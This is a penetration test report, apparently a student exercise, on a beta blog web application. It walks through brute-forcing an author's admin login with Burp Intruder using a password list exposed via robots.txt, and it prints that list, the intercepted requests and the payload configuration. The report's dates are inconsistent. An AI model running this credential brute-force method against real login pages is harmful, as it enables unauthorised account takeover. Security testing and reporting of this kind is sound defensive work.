PENETRATION TEST REPORT

Prepared by BarHacks

Prepared for: TechNation

V1.2 May | 12 | 2023

BARHACKS

TABLE OF CONTENT

INTRODUCTION

Overview

As part of the Cybersecurity studies at HackerU College, I performed a "Black Box" penetration test on a beta web application for TechNation's official web blog. The report presents the results of the test, tools and methods used, full documentation of the process and remediation advices in order to improve the application's security.

Scope

In this test for TechNation, it was specified that we will be testing a beta version of the web application running on an "Ubuntu Linux" server machine as part of the company's final steps before officially launching the web application.

The client specified that it is allowed to use any attack method and tools on the web application, but not to modify or trample data.

The testing process took place from July 20 to August 7, 2023. Additional days were utilized to produce the report.

Risk Rating and Determination

I employed the most recent iteration of OWASP's top ten web application security risks to gauge the severity of each identified issue.

Risk Rating	Grading
Critical	Any findings rated A01-A03 + A10 on OWASP top ten. Immediate threat to key business processes.
High	Any findings rated A04-A05 on OWASP top ten. Direct threat to key business processes.
Medium	Any findings rated A06-A07 on OWASP top ten. Indirect threat to key business processes or partial threat to business processes.
Low	Any findings rated A08-A09 on OWASP top ten. No direct threat exists, may be exploited using other vulnerabilities.
Informative	Any findings **NOT** rated on OWASP top ten. Does not necessarily indicate vulnerability but states flaws that may cause problems in the future.

https://owasp.org/www-project-top-ten/

EXECUTIVE SUMMARY


Summary

During testing, I exploited three significant vulnerabilities (two Critical, one High) and noted one Medium weakness, taking advantage of these vulnerabilities has allowed me to access an author's admin panel, enabling potential manipulation of articles and introduction of malicious links, endangering users and business reliability. I also conducted a web application denial of service.

Conclusions

Following the engagement, the web application exhibits few security gaps resulting in an overall **"Low"** security rating, the vulnerabilities constitute substantial threats and may risk both users and business.

The vulnerabilities require immediate remediation and added security measures in order to prevent any future risks. Remediation advices will be noted later in the report.



KEY FINDINGS

Introduction

This section outlines the vulnerabilities found during the testing, each vulnerability is accompanied by a brief description, severity, probability, estimated effort to fix and risk score.

Key findings

1. Cryptographic Failures/Sensitive Data Exposure

Risk score|**9** Severity|**CRITICAL** Fix Effort|**LOW** Probability|**HIGH**
May lead to unauthorized access to sensitive data.

2. Injection (XSS-DOM-based)

Risk score|**8** Severity|**CRITICAL** Fix Effort|**MEDIUM** Probability|**LOW**
May lead to denial of services and malicious codes being implemented in the application.

3. Security Misconfiguration

Risk score|**7** Severity|**HIGH** Fix Effort|**MEDIUM** Probability|**MEDIUM**
Can cause data leakage and expose sensitive data that leads to account breaches.

4. Identification and Authentication Failures

Risk score|**6** Severity|**MEDIUM** Fix Effort|**LOW** Probability|**HIGH**
Shortens processes of account breaches and sensitive data exposure.

5. Personal data exposure

Risk score|**2** Severity|**INFORMATIVE** Fix Effort|**LOW** Probability|**HIGH**
Contributes in an attacker's reconnaissance stage.

FINDING DETAILS VULN-01

Vuln-01: Cryptographic Failures/Sensitive Data Exposure (CRITICAL)

Description

Cryptographic Failures and Sensitive Data Exposure, involves the inadvertent exposure of confidential information, such as personal data or financial details, due to weak security practices. It occurs when organizations fail to adequately protect sensitive data, either by storing it in an insecure manner or transmitting it without proper encryption. Cyber attackers can exploit these vulnerabilities to access and misuse sensitive information, leading to privacy breaches, identity theft, and financial fraud.

Details

During the audit, I discovered that the potential password generator list for the web application's authors is stored unsafely and is accessible through the "robots.txt" file under the name "decoda9013smith21985.txt", using "Intruder" tool in BurpSuite developed by PortSwigger I was able to brute force an author's credentials using the "Cluster bomb" automated attack type and gained access to his admin panel.


An attacker can take advantage of this vulnerability to change the author's password to its liking and prevent their access, as well as edit existing or new articles and implement malicious links.

Note

As the TechNation's security team requested, the articles and author's password were not changed or modified. The finding was classified as **CRITICAL** due to its immediate effect on the business reliability and users' safety.

Evidence

Potential password generator list for the web application's authors stored unsafely and is accessible through the "robots.txt" file under the name "decoda9013smith21985.txt".




192.168.0.204/robots.txt

```
User-agent: *
Disallow: /decoda9013smith21985.txt
```

192.168.0.204/decoda9013smith21985.txt

```
Password Generator Prototype 00:

eF*?$p+nYt2A#_Va
U3#G?zgV*4jRu*N;
U:#W7*F*9e{6L&SC
f#kV;^8a6xmKD=@[
YbL%XR@8aP;5tr~G
Q*tZ^_9N3W=)7AzC
m8CGAWT!>4a~/bp'
n9z?=X%Kp$y6hY~4
SE_RBd3(Cr7m%MFw
vJk;Esq+cVx[(4Hy
UBj!K@3zV(atTx6Q
Z]Yy8$_s7e<hE[MG
D9$GsdH[nvB+_p8C
G'd}7BD5Rs(Z-Eh6
u7{x*s*kY&JT`$8y
aeJv,dx4&)PjhX'K
Wd5s[6hw9D-kyX/?
yQ5<f$9N}(2RJD]x
f8Z}*;"4@$KzPNxg
N=UKPuFh5@H>L'fy
xMnTa7@pre.%<PB=
JBqa&2xXh;SE.AQ3
p[K8-B]uk{gM=$3j
H}d,;Qn4aL+z]wJv
U_G5{%Wzyx6&w7b]
j/E@!9m=L^d,7b~.
U%)w4ft?,*SLju>8
b-Y}:6M&GWS'JLjd
X3-A>QN[&_Y$f=Gq
TW'Zy3=`am>9d5J+
yd%6:MPUva)495~j
N$<T_etV%x"?9A+Z
Zr,@M7T;wqx)^~c3
S9(TNf'g2mM$.[WB
vR*3m;Z&pnD,TB5%
f4B:3~N%aws'7^Y=
AF*cBMTp2Q4hGuk7
h#L"Y`m3EA:=>Rg+
JTc^&-3D!V7P?y;z
5y;=^@[BcmpX2thu
NrQ6_2`W{TnwGc5#
wVzBL376C-/=_;mX
CB?nq{%*r:'g"m2k
gfuB%{hk4sDc3)PK
n{L<&*(U6?"g/A3_
xh$tY[M`+aW9HEQs
H<p+Y`Z}j2Q.Bf4@
fp_#2%Gk7hKF]w$&
yY5*Fxw?vT}@e2P>
cBv;]_=xXM6h2ng'
k_6.v;52B@MjQrT=
xKn5,=~AptWs7}QE
y2%v8&z['V);W?}
Lp/Uq>&X)bKP}N5d
q*KF:'5rHme7P5Nb
```

In order to exploit this vulnerability I set up a web application proxy tool called BurpSuite to help intercept traffic sent by the browser and received by the TechNation application.



Intercept is on


Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

Login

Enter Your Email Address and Password in Order To Get to The Admin Panel


rthurbislich@technation.com

•••••••••••••




```
GET /Admin.php?Email=arthurbislich%40technation.com&Password=e21e21e21e12e HTTP/1.1
Host: 192.168.0.204
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.204/Admin.php
Connection: close
Upgrade-Insecure-Requests: 1


```

Then using the built-in “Intruder” tool I started setting up the “Cluster bomb” brute force attack.




```
GET /Admin.php?Email=arthurbislich%40technation.com&Password=e21e21e21e12e HTTP/1.1
Host: 192.168.0.204
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.204/Admin.php
Connection: close
Upgrade-Insecure-Requests:
```



Attack type: Cluster bomb

```
GET /Admin.php?Email=§arthurbislich§%40technation.com&Password=§e21e21e21e12e§ HTTP/1.1
```

Inserted payload 1: usernames



Payload Sets

You can define one or more payload sets. The number of payload sets dep

Payload set: 1 — Payload count: 5


Payload type: Simple list — Request count: 25

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
arthurbislich
bislich
arthur
arthurb
abislich
```

Inserted payload 2: passwords, and then started the attack



Payload Sets

You can define one or more payload sets. The number of payload sets


Payload set: 2 — Payload count: 652

Payload type: Simple list — Request count: 3,260

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
eF*?$p=nYt2A#_Va
U3#G?zgV"4jRu*N;
U:#W7"F*9e{6L&SC
f#kV;^8a6xmKD=@[
YbL%XR@8aP:Str~G
Q*tZ^_9N3W=l7AzC
mBCGAWT!>4a~/bp'
n9z?=X%Kp$y6hY~4
SE_RBd3lCr7m%MFw
vJk;Esq+cVx[(4Hy
```



Payload count: 652


2. Intruder attack of http://192.168.0.204 - Temporary attack - Not saved to project file

Filter: Showing all items

